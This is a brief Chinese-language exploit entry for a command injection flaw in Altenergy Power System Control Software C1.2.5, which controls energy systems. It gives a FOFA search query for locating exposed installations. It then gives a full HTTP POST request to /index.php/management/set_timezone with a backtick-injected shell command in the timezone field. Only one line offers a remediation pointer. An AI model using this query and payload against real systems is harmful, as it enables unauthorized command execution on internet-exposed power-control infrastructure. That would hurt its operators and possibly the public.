A17-1Altenergy-电力系统控制软件-RCE

漏洞描述：

Altenergy Power System Control Software C1.2.5版本存在安全漏洞，该系统/set_timezone存在操作系统命令注入漏洞，攻击者可执行任意命令获取服务器权限。

网站图片：

网络测绘：

fofa语法：

FOFA：title="Altenergy Power Control Software"


漏洞复现：

payload：

```
POST /index.php/management/set_timezone HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

timezone=`id > rce.txt`
```

效果图:



验证

修复建议：

目前厂商已发布修复措施解决此安全问题，建议使用此软件的用户参考网址获取解决方案：https://apsystems.com/。